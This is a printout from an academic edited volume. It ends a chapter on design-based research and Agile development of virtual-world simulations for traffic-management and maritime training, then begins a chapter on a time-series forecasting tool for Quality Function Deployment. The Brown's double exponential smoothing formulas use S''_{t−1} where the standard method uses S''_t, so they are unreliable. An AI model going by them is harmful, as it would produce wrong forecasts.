EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

pattern language for teaching and learning in virtual worlds has been established using a Participatory Pattern Workshop (Mor et al, 2010) by Warburton (2010). They present 28 design patterns, for example "Managing a mixed skilled class" and "Identity mapping". For each design pattern they describe the problem, the forces, context and the solution.

DBR through its cyclic collaborative and reflective aspect is also compatible with the Agile approach to software development. An Agile approach undertakes development as a series of "short iterative cycles of development driven by product features, periods of reflection and introspection, collaborative decision making, incorporation of rapid feedback and change, and continuous integration of code changes into the system under development" (Nerur, 2005). When using an Agile methodology, the development is in a series of "sprints", where each sprint attempts to develop a set of features. Reflection on the features implemented identifies the focus of the next sprint. Each sprint in turn can be made up of stages in developmental research process. In the proposed methodology software analysis and design methods that are compatible with developmental research and DBR are used to refine the development of the MUVE-based intervention. Observations made on the intervention and data collected when working with teacher practitioners and students, inform reflection on the education theories as they have been applied in the educational context.

DESIGN BASED RESEARCH WITH AGILE SPRINTS

Drawing on the theories, research methodology and approaches to software design led to the following DBR MUVE research by design process which effectively blends the methodologies to mature theory to serve the design of complex MUVE software for education.

The MUVE is developed in iterative cycles and within each cycle there are three phases. In one cycle: the development of a classroom intervention and the intervention completes one iteration of the three DBR phases; these are similar to those in MacKenney's CASCADE-SEA (Computer Assisted Curriculum Analysis, Design and Evaluation for Science (and mathematics) Education in Africa) process as presented by Plomp (2007). The CASCADE-SEA study was undertaken in the following phases: "needs and content analysis", "design development and formative evaluation", and "semi-summative evaluation". During "needs and content analysis", literature is reviewed and site visits are undertaken. In the "design development and formative evaluation" phase a series of prototypes are developed and used by a large number of participants. A final evaluation and reflection of the system is undertaken in a semi-summative evaluation.


In this methodology during the initial "need and content analysis" phase, educational theories are applied in the design of instruments used to collect data during the development of the prototype MUVE and in the design of the intervention. These are thought of as seeding theories in the methodology. MacKenney's second phase "design development and formative evaluation" is replaced by a phase that implements the intervention and undertakes formative evaluation as the intervention proceeds. The third phase of the process is a semi-summative evaluation as it is in the CASCDE-SEA study.

Each sequence is treated as a case with each intervention producing a case study report. Within the case study, there are three embedded cases, which are rich descriptions of the design specification that results in a prototype, the pilot of the prototype and the full implementation of the first version of the MUVE. The case reflects on the theories used during the phase validating them or identifying new

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

proto-theories that emerge during the cycle. These reflections provide rationale for adjustments or foci for the next cycle. The phases in this design based research are:

Phase One: Identification and design of a MUVE-based intervention in collaboration with the teacher(s) and professionals, preferably including some authentic experience of the field.
Phase Two: Implement the intervention, with formative evaluation of the MUVE.
Phase Three: Undertake semi-summative evaluation of the MUVE within the vocational course.



The phases are followed in sequence, with the sequence repeated for each cycle. Phases in the methodology as depicted in Figure 2.

Phases

An overview of the phases is now provided, followed by a more detailed description of each phase. In the first phase an initial prototype intervention is developed in collaboration with the practitioner. In subsequent phases the intervention is refined using feedback from students and the practitioner.

During the first two phases, where there is development or adjustment of the intervention, LLP and TPACK are used to identify and refine concerns and goals. In these phases: a teacher, a researcher and a software developer work together to develop a MUVE for use with the teacher's students. In our case the researcher is also the designer and thus becomes an insider in the process. Documentation is gathered that records all meetings from both educational and software development perspectives. An Agile software development process is used to build the MUVE. All documentation from the "sprints" is also collected and added to the data. As the MUVE is used in an intervention, in phase two, students and their teacher provide evaluations of the intervention. During phase three data gathering is undertaken in summative manner, using observation as well as interviews with the teacher, students and the software developer. We plan to write a case study for each phase with the richest most detailed case study at the end.

Figure 2. The MUVE research by design process in which each phase and iteration produces a case study. Design rules and proto-theories inform the next iteration, the next case.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

During the first phase the designer/researcher works with the teacher to identify a point in the course where a MUVE-based intervention can be used. The practitioner is thus involved with the design of the intervention. The interaction with the practitioner is iterative with a series of emergent collaborative sessions over a period of time. While the purpose of the collaboration during the first phase is defined, the level and frequency of the sessions cannot be determined before the phase starts. For example, learning trajectories (Cobb, 2000, Hunter, 2006) could be used to identify and determine details of the intervention that is to be designed and developed. During this phase TPACK is applied to the design of the intervention. Issues in the use of the technology, content and the content knowledge can be investigated and a hypothetical set of trajectories for the intervention are developed. LPP is applied in the design of the intervention. Outcomes from the educational design work are then used to develop requirements for a software development process and in the development of the intervention. An Agile method is used during this phase. A list of "features" will be determined at the sessions. These can then be implemented, with feedback from the practitioner prior to the next sprint. The sprint iterations are complete when the implemented features meet a level that is sufficient for the projected learning trajectory.

In the second phase the MUVE-based intervention is integrated into a live course. During the course data from the practitioner is treated as formative that may lead to adjustment of the MUVE during the phase. An Agile method is also used during this phase, with a list of "features" coming from the feedback. The list then becomes a topic for discussion between the researcher and the practitioner that may lead to a series of "sprints" that make adjustments to the MUVE. At the end of a course feedback about the intervention is given by students. This is also treated as formative and may also lead to further adjustments in the MUVE.

In the third phase a semi-summative evaluation of the design is undertaken including semi-structured interviews conducted with the practitioner and with a self-selected sample of students. Analyses of the summative and formative evaluations will identify design rules and theories developed during the course. A summative report is produced in the form of a case study. The design rules and theories are used in the first phase of the next iteration of this research process.

After the first complete cycle, subsequent cycles provide further development of both the intervention and MUVE. They also serve to inform the development of educational theory that can enable some generalization from the particular MUVE implementation when viewed as a case study. This approach to MUVE design and development is particularly important for the early stages of design so the two illustrations that follow are limited to the first cycle.

Traffic Management Illustration of the First Phase

The methodology was applied to research into how to use MUVEs in Temporary Traffic Management (TTM) as covered in Civil Engineering courses at Wellington Institute of Technology in New Zealand. TTM is the management of traffic during temporary construction and maintenance of highways. Within Traffic Management, TTM presents an ongoing concern. TTM is used in intrinsically hazardous situations; it is used when work is undertaken on active roads. The Code of Practice for Temporary Traffic management (COPTTM) is the standard reference for all temporary traffic management on state highways and local roads in New Zealand. It is produced by the New Zealand Transport Agency (NZ Transport Agency, 2010). Knowledge of TTM practices is required in a number of disciplines. Courses that have TTM instruction at the Wellington Institute of Technology are in the Bachelor of Engineering Technology and New Zealand Diploma in Engineering (Civil). They are Traffic & Highway Engineer-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


ing (year 1), Road Design & Maintenance (year 2), Traffic Engineering (year 2), Land Surveying (year 1), Engineering Surveying (year 2) and Construction Practices (year 2). The key objective for this TTM MUVE design was to provide a vocational learning toolset that could allow companies who undertake temporary traffic management to practice the placement of appropriate signage, equipment and personnel in a set of configurable traffic management scenarios. As the research and development progresses the tool set that is developed would be refined in a series of iterations, in which improved educational outcomes and efficacy is the major focus in the development of the learning environments.

In the first phase two expert teaching practitioners worked with the designer/researcher in the design and development of a MUVE for TTM instruction. Both had over 10 years' experience in teaching TTM. Both were also practitioners in the field; one as a practicing surveyor and the other as a civil engineer. TTM instruction was integrated into other curriculum that was highly influenced by the professional body that is also involved with regulation of this dangerous aspect of work on public roads in New Zealand. The MUVE was being designed as an intervention within a two to three hour laboratory session followed by self-directed study so that its form was constrained by the curriculum and the context.

The first interview was designed to gain some insight into the context. LPP and TPACK were used in the design of this interview. A matrix containing all the TPACK concerns was created. Questions and notes were then written that relate to TTM within each of the concerns identified in TPACK. Table 1 shows how TPACK was used in the questions. An interview script was then written that included in three high level goals: to identify relationships in TTM teaching and learning, to determine the strength of those relations in LPP terms and also the strength of the relations in terms of TPACK. The first interview was conducted with each of the practitioners separately. The analysis of the audio recorded during the interviews identified the context in which TTM is taught as a necessary part of Engineering curricula. Constraints on the time and place TTM instruction could take place were discussed. Details

Table 1. A matrix of questions to explore TTM issues structured by the TPACK framework that was used in the initial interview with practitioners in phase one

	Questions and Notes	**Interview (Guide, May Be a Repeat)**
Technology	Let's talk about materials used when learning about TTM. What is used when teaching TTM?	In TTM what do our engineers and surveyors need to know? Is TTM couched within other disciplines? Does TTM have specific levels as a vocation? Let's talk about TTM knowledge and technology that is used, for example, equipment that makes up TTM. Is there any specific equipment that is needed from TTM? Are there any existing resources that help when talking about TTM? (National standards documentation) When running a course what approaches are taken? Let's talk about equipment and resources to enable (make it easier); and teaching approaches. Teaching environment, resources, approaches that make it harder. Teaching approach requires what? When teaching about TTM is there anything about TTM that determines the approach you take? Given you have a way to teach TTM, is there a set of concerns or "got yas", in that teaching? Resources? What needs to be covered? Does this change depending on the discipline?
Pedagogy	When running a course what approaches are taken?	
Content Knowledge	In TTM what do our engineers and surveyors need to know/ (are there Levels here?)	
Technology-Pedagogy	Equipment and resources to enable teaching approaches (i.e. make it easier). Environment resources that make it harder. Teaching approach requires what?	
Technology-Content Knowledge	Let's talk about TTM knowledge and technology that is used, for example equipment.	
Pedagogy-Content Knowledge	When teaching about TTM is there anything that determines the approach you take?	
Technology-Pedagogy-Content Knowledge	Given you have a way to teach TTM, is there a set of concerns or "got yas" in that teaching? Resources? What do we need to cover the material?	



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

of the vocational structure of TTM were also explored. LLP was also used in the development of the first interview, highlighting the need to consider the structure of the vocation. For example, there are three levels of qualification in TTM: a person warranted to place traffic management delineators on the road, a person being responsible for the work site, and a regional traffic controller who is responsible for TTM in a specific region. These interviews confirmed that TPACK and LPP can be used to guide the design of research instruments. The collected data is useful in setting the context of the research.

The second interview was designed to gain more detail about how a TTM class was normally conducted and how it could be conducted with a MUVE. A mock-up of a TTM workspace MUVE was produced based on layout information from the COPTTM, see Figure 3. The interview was also used to identify where and in what way in TTM instruction a MUVE might be used. While the second interview maintained overall LPP and TPACK goals, it also introduced a view of learning trajectories (Cobb, 2000, Hunter, 2006). These were in turn used to discuss a set of features for the MUVE. These features become the focus for a list required for software coding to produce an early prototype, which is to say in the language of a software engineer, the information was used for the induction of a 'back-log' for an Agile development 'sprint'.

Three traffic management scenarios were identified as a minimum set that would be studied as part of a normal class. These scenarios are depicted in Traffic Management Diagrams (TMD) in the "local roads supplement" that is supplementary to the COPTTM. The TMDs provide a layout for typical TTM situations. TMD 30, also in figure 6, depicts a traffic delineation layout and the signage required in that situation. A considerable amount of development work was required to produce a simulated scenario for the MUVE from a TMD. The inclusion of such a scenario was also dependent on a clear understanding of the learning trajectories, the extent to which the simulation could support the learner to move towards being work ready, and TPACK concerns such as the learning curve for an average teacher to adopt a MUVE, and the technology requirements when running the scenario.

Figure 3. Screen shot of the mock-up as used in the second interview and TMD30 from the COPTTM Local Roads Supplement
(NZ Transport Agency, 2010)

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

It is at this point educational theories were tested. For example running a MUVE based class required a specialist computer laboratory. That then impacted on the logistics that a teacher needed to consider; negotiating access to the laboratory at a suitable time would have a significant impact on the class. Using the TPACK model, this logistical requirement could be perceived as a technological concern. However, there might also be an impact on the order in which curriculum content is normally presented. This then illustrates the overlapping of technical with pedagogical concerns that also develops technological pedagogical content knowledge with increased understanding of how to apply a MUVE in this pedagogical context and content area.

Taking a DBR perspective, since a logistical issue can have a significant impact on the MUVE intervention, it becomes necessary to design in such a way that accounts for logistical concerns. That in turn might induct a proto-theory based on the need for logistic awareness in the design of effective MUVEs. This new understanding becomes part of the case study report that is produced to encapsulate the discoveries from the first phase of design and identification.

Additional Aspects Surfaced in Designing Ship's Bridge MUVE

The first phase for the identification and design of a MUVE for immersive role play on a maritime ship's bridge proceeded through the same processes as described for the TTM MUVE above, confirming the value of the methodology. A similar detailed description is not appropriate in this chapter; instead the additional strategies that emerged are illustrated. The assumptions that had obscured these aspects are common and thus important to highlight.

The interviews with the two tutors recruited to collaborate in the production and use of this maritime MUVE identified particular language and behavioral outcomes for their students. They and the sparse literature on this vocational area clarified that maritime transport is essential to the global economy with around 90% of global trade. According to the International Maritime Organization (see http://www.imo.org/About/Pages/Default.aspx, (IMO, 2014)), shipping is the most cost-effective method of international transportation for most goods. This extensive international industry finds it essential to ensure that regulations and standards are implemented with fidelity, which is why vocational training is important. These industry standards include the use of a highly regulated behavior including the use of the English language on the bridge of a ship, which are set out in manuals.

The interviews and observations of the tutors' approach to their teaching were highly revealing, including observation of teaching in the workshop that contained all the relevant equipment found on a ship's bridge. However, one important aspect remained elusive; it was not possible to gain an authentic feel for the workplace to be simulated in the MUVE. This had not been a problem for the TTM MUVE because the first author as the designer/software engineer was familiar as a driver and pedestrian with TTM and the college car park and surrounding roads provided low risk authentic mock up contexts for students. Therefore, a captain of a ship and harbor officer were recruited and interviewed in situ, and copious photographs were taken to inform the design. Figure 4 illustrates the prototypes that resulted from this phase, the whole ship and an appropriately dressed avatar on the ship's bridge.

In addition, concerns arose as to the speed and an additional designer was recruited on a voluntary basis to add graphic design capacity. The unexpected outcome was that, although the graphics improved, the Agile sprints reduced in number and became slower because the volunteer designer was not familiar with the speedy production of numerous drafts and preferred to ensure his work had higher production qualities. Additional logistical challenges to the design processes also surfaced, which reduced agility.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. Screen shot of the maritime MUVE at the end of the first phase of identification and design

The college maintenance and refurbishment cycle removed access to the computer lab where the MUVE could be evaluated, thus delaying transition to the second phase over the summer months that are often the best time for early testing of resources to feed curriculum innovations. However, it was possible to start to undertake limited formative evaluation with individual tutors and students. This provided evidence that there was not a sharp break between phases one and two.

The identification and design of the second MUVE to address vocational needs in the maritime industry was successful as illustrated in Figure 4. Access to both the authentic context for the MUVE and to the teaching context have been added as critical logistical points for the first phase, as well the recruitment of such professionals. The logistics of access to the computer lab for formative and summative evaluation in other two phases was also recognized as a critical factor affecting the agility of the approach.

CONCLUSION

This chapter has provided a detailed account of our innovative approach to effective design, development and testing of Multi-User Virtual Environments (MUVE) in vocational education. The application of Design Based Research was seeded with educational frameworks and theories that were found to be relevant to vocational education in the hazardous situation of temporary traffic management and the formal English required for navigation on a maritime ship's bridge. Legitimate peripheral participation LPP (Lave & Wenger, 1991) was used as a filter to inform design thinking for specific vocational contexts because moving towards being work ready increases the student's legitimate practices in these industry contexts. Technological Pedagogical Content Knowledge TPACK (Mishra & Koehler 2006) provided framework to link content and pedagogy with the MUVE technology, and integrate industry standards into the curriculum with an increase in the authenticity in which they are studied. Agile software development was compatible and blended well with DBR although logistical challenges were identified

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

for the first (as well as later stages) due to the need to access sophisticated computer laboratories in the college. The first author and his colleagues will continue to develop the MUVEs, which will enable more extensive research on the later stages of the approach.

The MUVEs illustrated in this chapter have clear purposes identified in detail through the methodology, which is one key to improving the design and application of simulations in education. Authentic learning with situated immersive role play continues to offer exciting possibilities for education and strategically important industries working in high risk contexts. Although virtual worlds including 3-D MUVEs are challenging to implement in education and training at present, the literature indicates that this is likely to become more widespread in future with improvements to educational contexts in colleges and student access using their own devices as indicated in the Horizon reports (e.g. Johnson, Adams Becker, Estrada & Freeman 2014).

ACKNOWLEDGMENT

We acknowledge all our practitioners and collaborators for their generous collaboration.

Chapter 27
Development of Data Mining Driven Software Tool to Forecast the Customer Requirement for Quality Function Deployment

Shivani K. Purohit
Manoharbhai Patel Institute of Engineering and Technology (MIET), India

Ashish K. Sharma
Manoharbhai Patel Institute of Engineering and Technology (MIET), India

ABSTRACT

Quality Function Deployment (QFD) is widely used customer driven process for product development. Thus, Customer Requirements (CRs) play a key role in QFD process. However, the diversification in marketplace makes these CRs more dynamic and changing, giving rise the need to forecast CRs to improve competitiveness and increase customer satisfaction. The purpose can be served by using Data Mining techniques of forecasting. With the pool of forecasting techniques available, it is important to evaluate a suitable one for more effective results. To this end, the paper presents a novel software tool to efficiently forecast CRs in QFD. The tool allows for forecasting using various data mining based time series analysis techniques that strongly assists in doing comparative analysis and evaluating out the most apt technique for forecasting of CRs. The tool is developed using VB.Net and MS-Access. Finally, an example is presented to demonstrate the practicability of proposed software tool.

INTRODUCTION

In today's revolutionary era, the recent technologies are emerging at the terrific rate of alacrity; as a result, achieving customer satisfaction has become critical task for organization. Global competitiveness has recently turn into the prime concern of many companies, which consider ''continuous improvement'' to

catch up with the rapid changing development throughout the world inspired by technological innovations and changing customers' requirements (CRs) (Kahraman, Ertay & Buyukozkan, 2004). To resolve this issue, nowadays companies mainly focus on the Mantra resembling 'interaction with customers', who acts as the base of pyramid of the emerging market place; and understanding requirements stated by them which may lead to the successful product. The Quality Function deployment (QFD) translates the customer requirements into engineering characteristics for a product or service, prioritizing these characteristics of product or service while concurrently establishing development goals for it (Karsak, 2004). It is structured approach which inspires new concept and technology with implementation of Total Quality Management (TQM). Its application assists the process of synchronized engineering and promotes teamwork to effort towards a common target of guarantying customer satisfaction (Hsu, Wang & Lin, 2007).

Customer requirements (CRs), being the primary input; plays very crucial role in various phases of QFD. Owing to rapid diversification in marketplace, it is quite obvious that CRs would be more dynamic. As the product designing is based on precedent requirements, it can be crystal clear that CRs may be different when the product is already in the market and may be different while designing. Due to this time lag trouble, it becomes essential to forecast the future CRs. Forecasting CRs in QFD can be advantageous for the company to offer improved products, boost their competitiveness in marketplace and raise customer satisfaction (Hsu, Wang & Lin, 2007). In the context of a customer-oriented products or service design process, a well-timed update of CRs may serve as a necessity indicator to monitor how things vary over time, and also it includes the firms a superior ground to interoperate diverse approaches to meet the future CRs (Bostaki & Roghanian, 2013). Forecasting future values in QFD would be advantageous in making the future strategies and can lend a hand in taking the preventive measures for the future circumstances. Researchers have applied many techniques in QFD for forecasting the future values (Abastante & Lami, 2012; Raharjo, Brombacher, Goh, & Bergman, 2010; Han and Shin, 2014).

Data mining has been proven successful approach of forecasting. Data Mining is the procedure that travels throughout data to discover unknown relations among the data that are interesting to the user of the data (Alsultanny, 2013). Data mining is based on fundamental concept of using the historic values in order to predict the future values. It offers the pool of forecasting techniques such as, decision trees, linkage analysis, hybrid approaches, time-series analysis, cluster analysis, neural network etc. In contrast to standard statistical methods, data mining techniques have been proven often more influential, versatile, and adequate for exploratory analysis. Data mining have been applied over many fields for forecasting future values such as stock markets, crime forecasting, weekly weather reports, finance, demand forecast and etc. (Khedkar, & Argiddi, 2013; Yu, Ward, Morabito, & Ding, 2011; Kalyankar, & Alaspurkar, S. 2013; Chen, & Du, 2009; Saigal, & Mehrotra, 2012; Olinsky, Schumacher, & Quinn, 2016). However, its application on QFD is very infrequent and has not been adequately addressed in the literature. Since last few years, researchers have encouraged the application of data mining in QFD for forecasting CRs (Huang, Li & Ye, 2012; Lai, Hsu & Kuo, 2012; Hsu, Chang & Kuo, 2012; Siraj, Nordin, & Yusoff, 2008; Bostaki & Roghanian, 2013).

This study focuses on the application of data-mining based time-series analysis techniques, such as *Simple Moving Average (SMA), Weighted Moving Average (WMA), Single Exponential Smoothing (SE), Double Exponential Smoothing using Brown's Method (DEB), Double Exponential Smoothing using Holt's and Winter's method (DEH&W)* and *Linear Regression (LR)*; on QFD in order to forecast the futuristic CRs. Time series data mining combines data mining techniques with time series analysis to:


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Conduct similarity analysis of time series data to validate the forecasting of new products.
- Gain a deeper understanding of key markets of interest and notable buying behaviours.
- Identify products that share similar purchase rates.
- Improve predictive modelling capabilities.
- Achieve better customer retention and satisfaction.
- Enhance goods consumption ratio (Hebert, Anderson, Olinsky and Hardin, 2014).

As the QFD and Data mining itself are extremely vast procedures and involves complex calculation, thus it becomes quite cumbersome and tedious to work out it manually. Hence the software automation for the integration of these procedures can be very beneficial and also save time. The development of forecasting tool will offer the comparative analysis of various time-series methods of forecasting as well as facilitate in choosing the efficient one among them. The Mean Squared Error (MSE) is used to evaluate the most accurate forecasting method. VB.net and MS-Access are used as front-end and back-end support respectively.

Thus, through this paper an attempt is made to develop a data mining driven software tool to forecast the CRs for QFD. An empirical example of Entity Resource Planning (ERP) system is considered for testing the accuracy and efficacy of software tool with hypothetical set of data.

QUALITY FUNCTION DEPLOYMENT



Quality Function Deployment (QFD) is cross functional planning tool which directs designer and engineers to ensure organizational aims and total quality management in product development life cycle. It strongly assists in decision making with improved version of customer satisfaction. At first, QFD was implemented by Yoji Akao in the late 1960 in Japan According to Mazur (1993), "QFD is a system and procedures to serve the plan and development of services as well as products and assure that they will meet or exceed customer expectation" (Mazur, 1993). Quality function deployment is based on the *mantra* that customer is *king* of evaluation and the engineers are the *governor* of the processes carried out during each phase of QFD. It intelligently identifies and prioritizes the CRs and transforms these CRs to meet the appropriate design aims. Bossert, (1991) summarized some benefits of QFD as-

1. Customer Driven
2. Reduces Implementation Time
3. Promotes Teamwork
4. Provides Documentation (Bossert, 1991)

QFD usually includes implementation of four matrices: (I) product planning: House of Quality (HOQ), (II) product design: parts deployment, (III) process planning, and (IV) process control (Figure 1) (Kahraman, Ertay & Buyukozkan, 2004). The cornerstone of first matrix i.e. product planning matrix is to identify customer wants and intelligent transfer of these wants to designing goal. Product design phase involves relation of the potential features of product to the delivery of performance characteristic. The third and fourth phase entails how the process characteristics and production requirements are related to engineering and marketing characteristics. In general, majority of QFD applications concludes with the completion of HOQ.


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. Phases of QFD (Kahraman, Ertay & Buyukozkan, 2004)

House of Quality

House of Quality (HOQ) is the initial phase and acts as interface tool in supervising QFD processes. House of Quality (HOQ) was introduced by Hauser and Clausing (1988). A HOQ comprises of horizontal rows of *What,* and vertical columns of *How* symbolizing CRs and denoting ways of achieving them respectively (Lin, Tsai, Cheng, & Chang, 2004). It consists of a "What-How" Matrix that identifies the CRs and the weights of the product and transfers these requirements to achieve the design requirement. The CRs are represented on the left division of HOQ while the design requirements are shown on ceiling of the House. Whereas, co-relationships between the CRs and design requirements are revealed in the body of the House (Ioannou, Pramataris, & Prastacos, 2004). With its design oriented nature, the HOQ serve both as a valuable resource for designers and a way to summarize and transfer response from customers into information for engineers (Karsak, 2004). HOQ can be implemented via various steps. The 6-step HOQ introduced by Zaim and Sevkli (2002) is depicted in the Figure 2:

As the paper mainly focuses on the CR forecasting, hence only two steps that deals with the raw weight generation are discussed here.



Step 1: *Identifying Customer Requirements* - The initial step of QFD starts with recognition of what customer needs from a product.

Step 2: *Customer Competitive Evaluations* - Customer competitive evaluation organizes a competitive or planned verdict of the industry. It consists of ten columns.

Column 1 (Importance Rating): First column of HOQ is known as "Importance Rating" which is obtained by averaging the rating given by customers to each CR. It can be illustrated by the formula shown below:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 2. Six step HOQ for QFD (Zaim & Sevkli, 2002)

$$\text{IR} = \frac{C1 + C2 + C3 + \ldots + Cn}{n}$$

Where,

IR – Importance Rating
C – Rating given by customer to CRs
n – Number of Customers.

Column 2 (Customer Performance Evaluation): This column embodies the existing performance of the product in view of the quality characteristics i.e. design requirements.

Column 3, 4, 5 (Competitive Assessment): This column denotes the estimation of the competitor's product of the assessing company w.r.t. own.

Column 6 (Goal): This column specifies goal required to set on each requirement with the aim of satisfying requirements in superior manner.

Column 7 (Improvement Ratio): This column signifies improvement required in the product. It is calculated by dividing the intended quality target levels by the existing quality levels. This is named as "Improvement Ratio".

$$\text{Imp. Ratio} = \frac{Goal}{Avg.of\,Owns'rating}$$

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Column 8 (Sales Point): This column demonstrates the feature of product that makes sure competitive benefit for the company against its competitor and is called as "Sales Point". Sales point is computed by averaging the dealers' rating.

$$\text{Sales point} = \frac{D1 + D2 + D3 + \ldots + Dn}{n}$$

Where,

D – Dealers' rating
n – Number of Dealers

Column 9 (Raw Weight): This column estimates the Raw weight by taking product of Importance Rating, Improvement Ratio and Sales Point.

∴ Raw weight= Importance Rating * Improvement Ratio * Sales Point.

Column 10 (Demand Weight): Last column is evaluated by translating the raw weight to the percentage (Zaim & Sevkli, 2002).

DATA MINING AND FORECASTING

Data Mining has been emerged as fertile research area in the 21st century and widely recognized as Knowledge Discovery in Database. It is based on the concept of *making better use of data*. The concept of "Data-Mining" states "discover of new knowledge from accumulated data" mainly (Sugihara, 2005). Instead of validating the prior set hypothesis, its conception discovers any innovative and new information from accumulated data. Nowadays, Data mining has given a great deal of concern and attention in the information industry and in society as a whole (Jantan, Hamdan, & Othman, 2011). It is a novel technology with vast prospective to facilitate companies concentrate on the most significant information from the huge data they have assembled about the behavior of their customers. Data Mining uses sophisticated computative algorithm to separate the data and estimate the plausibility of future events. In contrast to standard statistical techniques, data mining techniques are proven more significant, adaptable, and proficient for investigative analysis.

Data mining has been proven powerful approach of forecasting. On the whole, data mining tasks can be categorized as: *descriptive data mining tasks* that depicts the common belongings of the existing data and *predictive data mining tasks* that effort to do predictions on the basis of supposition on available data (Olaiya & Adeyemo, 2012). Thus, forecasting mainly focuses on the predictive data mining tasks of data mining. It offers variety of techniques for forecasting such as *Time-Series Analysis, Regression, Clustering, Artificial Neural Network Discriminant Analysis* and *Decision Trees* etc. This study focuses on the forecasting using the time-series analysis which is illustrated as under:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Time-Series Analysis

A time-series data is a chronological arrangement of values separated by equal time intervals that an arbitrarily fluctuating characteristic accumulate over time. Time-series analysis comprises methods for analyzing time-series data in order to extract meaningful statistics and other characteristics of the data (Gahirwal & Vijayalakshmi, 2013). Time-series *forecasting* is use of a model to forecast future events based on known past events to predict data points before they are measured (Gahirwal & Vijayalakshmi, 2013). The process of forecasting using time-series analysis solely depends on analyzing historical pattern data representative of expected conditions in future. Common time-series examples are stock markets, weekly weather reports, annual precipitation or sales forecast. Broadly, Time-series forecasting methods falls under two categories i.e. statistical concepts along with computational intelligence (neural network or genetical algorithm) and hybrid methods. Statistical method can be further classified into linear and non-linear methods. Linear methods include exponential smoothing methods, regression methods, autoregressive integrated moving average (ARIMA) methods, whereas nonlinear methods include threshold methods and generalized autoregressive conditionally heteroskedastic (GARCH) methods. The methods that we are going use for the forecasting in proposed software system are described as follows:

Simple Moving Average

Simple Moving average (SMA)is a renowned method to determine the projection for the next period. The moving average is the average calculated several times for several subsets of data (staticshowto.com). It requires the number of periods best fit plus the number of period of sales history. The moving average forecast can be computed using the following equation:

$$F_t = MA_n = \frac{\sum_{i=1}^{n} At - i}{n} = \frac{At - n + \ldots + At - 2 + At - 1}{n} =$$

Where,

F t: Forecast for time period *t*
MA n: n period moving average
A t -i:Actual value in period *t - i*
n: Number of periods (data points) in the moving average.

The moving average technique can use as many past periods as desired. The optimal n value can be decided by considering various value of n selecting the one that have the smallest error. The forecast error is generally calculated by using MSE.

Weighted Moving Average

The *Weighted Moving Average (WMA)* method is very analogous to Simple Moving Average (MA) method. In addition, we can allot unequal weights to the historical data while using WMA. This method is based on the calculation of weighted average of recent sales history to reach at a projection for the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

next period. Weights can be from 0.0 to 1.0; the higher the weight, then the higher importance we are placing on more recent data; similarly, for lower weights (shmula.com).

The weighted moving average forecast can be computed using the following equation:

$$F_t = WMA_n = \sum_{i=1}^{n} Wi * At - i = Wn * At - n + \ldots + W2 * At - 2 + W1 * At - 1$$

Where,

F t: Forecast for time period *t*
WMA n: n period weighted moving average
W_i=: weights assign to the periods.
*A t -i:*Actual value in period *t - i*
n: Number of periods (data points) in the weighte0d moving average.

Single Exponential Smoothing

Forecasts generated with this method are a weighted average of the past values of the variable (Hsu, Wang & Lin, 2007). The weights decline for older observations. The foundation is that more recent observations are more significant than older observations. The forecast for period *t+1* calculated in period *t* is called *Ft+1*. Therefore, *Ft* is the forecast for period t calculated in period t-1.

$$F_{t+1} = \alpha \, At + (1 - \alpha) \, Ft$$

Where,

Ft+1: The forecast for period *t+1*.
At: actual value
Ft: forecast calculated at *t*.
α: smoothing constant ($0 \leq \alpha \leq 1$)

The higher the value of α the more weight is given to current values (Jacobson, Booch & Rumbaugh, 1998).

Double Exponential Smoothing Using Brown's Method

This model calculates local estimate of level and trend both. *Brown's Double Exponential Smoothing (DEB)* is a forecasting method similar to Simple Exponential Smoothing, except that the smoothing constant in Double Exponential Smoothing is derived by "re-smoothing" the single smoothed constant from Single Exponential Smoothing model (johngalt.com). Likewise, single exponential smoothing, double exponential smoothing using Brown's method also considers a single factor i.e. α. It uses two different smoothed series that are centred at different point of time. And the forecasting formula is based on extrapolation of a line through the two centres. The mathematical form of Brown's double exponential smoothing is given below:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

$$S'_t = \alpha A_t + (1-\alpha) S'_{t-1}$$

$$S''_t = \alpha S'_t + (1-\alpha) S''_{t-1}$$

$$L_t = 2S'_t - S''_{t-1}$$

$$T_t = \frac{\alpha}{(1-\alpha)}\left(S'_t - S''_{t-1}\right)$$

$$Y_{t+k} = L_t + kT_t$$

Where,

S'_t: singly smoothed series obtained by applying single exponential smoothing to A_t.
S''_t: doubly smoothed series obtained by applying single exponential smoothing to S'_t.
L_t: estimated level at period t.
T_t: estimated trend at period t.
α: smoothing constant ($0 \leq \alpha \leq 1$)
$Yt_{+k:}$ Forecasted value.

Initially, we can start up process by setting $S_1' = S_1'' = A_1$.

Double Exponential Smoothing Using Holt's and Winter's Method

Double exponential smoothing using Holt's and Winter's method (DEH&W) is a modification of the well-admired simple exponential smoothing model. It includes another component which takes into account any trend in the data. Simple exponential smoothing models work efficiently with data where there are no seasonality components or trend added to the data. When the data exhibits either an increasing or decreasing trend over time, simple exponential smoothing forecasts tend to lag behind observations (Lai, Hsu & Kuo, 2012). Double exponential smoothing is designed to consider such type of issue. The equations for calculating double exponential smoothing are as follow:

$S_0 = X_0$
$S_t = \alpha * Xt + (1 - \alpha)Ft$
$bt = \beta\,(St - St\text{-}_{1)} + (1- \beta)\, bt\text{-}1$
